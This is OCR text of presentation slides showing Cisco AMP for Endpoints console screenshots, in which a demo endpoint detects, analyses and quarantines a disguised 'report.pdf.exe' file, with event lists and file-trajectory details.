/ page
1
of 1
BRKSEC-3450
Export to CSV
184



AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Dashboard
Dashboard
Inbox
Overview
Events
iOS Clarity
Filter: (New)
Select a Filter
Event Type
All Event Types
Group
All Groups
Filters
Computer: 4805ec13-64ca-4920-a5cf-3e5f4b074cb4
Time Range
30 Days
Sort
Time
Not Subscribed
Reset
Save Filter As...
Demo_Low_Prev_Retro detected report.pdf.exe as W32.D5221F6847-100.SBX.TG
High
Quarantine: Successful
2020-01-24 05:46:00 UTC
Demo_Low_Prev_Retro detected Unconfirmed 762952.crdownload as W32.D5221F6847-100.SBX.TG
High
Quarantine: Not Seen
2020-01-24 05:45:59 UTC
Demo_Low_Prev_Retro detected report.pdf.exe as a malicious file during Low Prevalence Executable Analysis
High
Low Prevalence Executa...
2020-01-24 04:27:23 UTC
File Detection
Fingerprint (SHA-256)
d5221f68...f5261a3b
Connector Info
File Name
report.pdf.exe
Comments
Parent
No parent SHA/Filename available.
Report
100
6
Add to Allowed Applications
File Trajectory
Demo_Low_Prev_Retro requested a file
File Fetch Success
2020-01-24 04:11:04 UTC
Demo_Low_Prev_Retro detected a Cloud IOC: W32.FakeExtensionExec.RET
Medium
Cloud IOC
2020-01-24 02:03:40 UTC
5 total events
20
/ page
1
of 1
BRKSEC-3450
Export to CSV



AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Dashboard
Dashboard
Inbox
Overview
Events
iOS Clarity
Filter: (New)
Select a Filter
Event Type
All Event Types
Group
All Groups
Filters
Computer: 4805ec13-64ca-4920-a5cf-3e5f4b074cb4
Time Range
30 Days
Sort
Time
Not Subscribed
Reset
Save Filter As...
Demo_Low_Prev_Retro detected report.pdf.exe as W32.D5221F6847-100.SBX.TG
High
Quarantine: Successful
2020-01-24 05:46:00 UTC
Demo_Low_Prev_Retro detected Unconfirmed 762952.crdownload as W32.D5221F6847-100.SBX.TG
High
Quarantine: Not Seen
2020-01-24 05:45:59 UTC
File Detection
Connector Info
Comments
Detection
W32.D5221F6847-100.SBX.TG
Fingerprint (SHA-256)
d5221f68...f5261a3b
File Name
Unconfirmed 762952.crdownload
File Path
Filter File Name to: Unconfirmed 762952.crdownload
762952.crdownload
Parent
No parent SHA/Filename available.
Report
100
6
Add to Allowed Applications
File Trajectory
Demo_Low_Prev_Retro detected report.pdf.exe as a malicious file during Low Prevalence Executable Analysis
High
Low Prevalence Executa...
2020-01-24 04:27:23 UTC
Demo_Low_Prev_Retro requested a file
File Fetch Success
2020-01-24 04:11:04 UTC
Demo_Low_Prev_Retro detected a Cloud IOC: W32.FakeExtensionExec.RET
Medium
Cloud IOC
2020-01-24 02:03:40 UTC
5 total events
20
/ page
1
of 1
BRKSEC-3450
Export to CSV
https://console.amp.cisco.com/dashboard/events#
186



AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Dashboard
Dashboard
Inbox
Overview
Events
iOS Clarity
Filter: (New)
Select a Filter
Event Type
All Event Types
Group
All Groups
Filters
Computer: 4805ec13-64ca-4920-a5cf-3e5f4b074cb4
Time Range
30 Days
Sort
Time
Not Subscribed
Reset
Save Filter As...
Demo_Low_Prev_Retro detected report.pdf.exe as W32.D5221F6847-100.SBX.TG
High
Quarantine: Successful
2020-01-24 05:46:00 UTC
File Detection
Connector Info
Comments
Detection
W32.D5221F6847-100.SBX.TG
Fingerprint (SHA-256)
d5221f68...f5261a3b
File Name
report.pdf.exe
Filter File Name to: report.pdf.exe
File Path
nloads\report.pdf.exe
File Size
3.93 MB
Parent
No parent SHA/Filename available.
Report
100
6
Restore File
All Computers
Add to Allowed Applications
File Trajectory
Demo_Low_Prev_Retro detected Unconfirmed 762952.crdownload as W32.D5221F6847-100.SBX.TG
High
Quarantine: Not Seen
2020-01-24 05:45:59 UTC
Demo_Low_Prev_Retro detected report.pdf.exe as a malicious file during Low Prevalence Executable Analysis
High
Low Prevalence Executa...
2020-01-24 04:27:23 UTC
Demo_Low_Prev_Retro requested a file
File Fetch Success
2020-01-24 04:11:04 UTC
Demo_Low_Prev_Retro detected a Cloud IOC: W32.FakeExtensionExec.RET
Medium
Cloud IOC
2020-01-24 02:03:40 UTC
5 total events
20
/ page
1
of 1
BRKSEC-3450
Export to CSV
https://console.amp.cisco.com/dashboard/events#
187





https://console.amp.cisco.com/computers/4805ec13-64ca-4920-a5cf-3e5f4b074cb4/trajector...

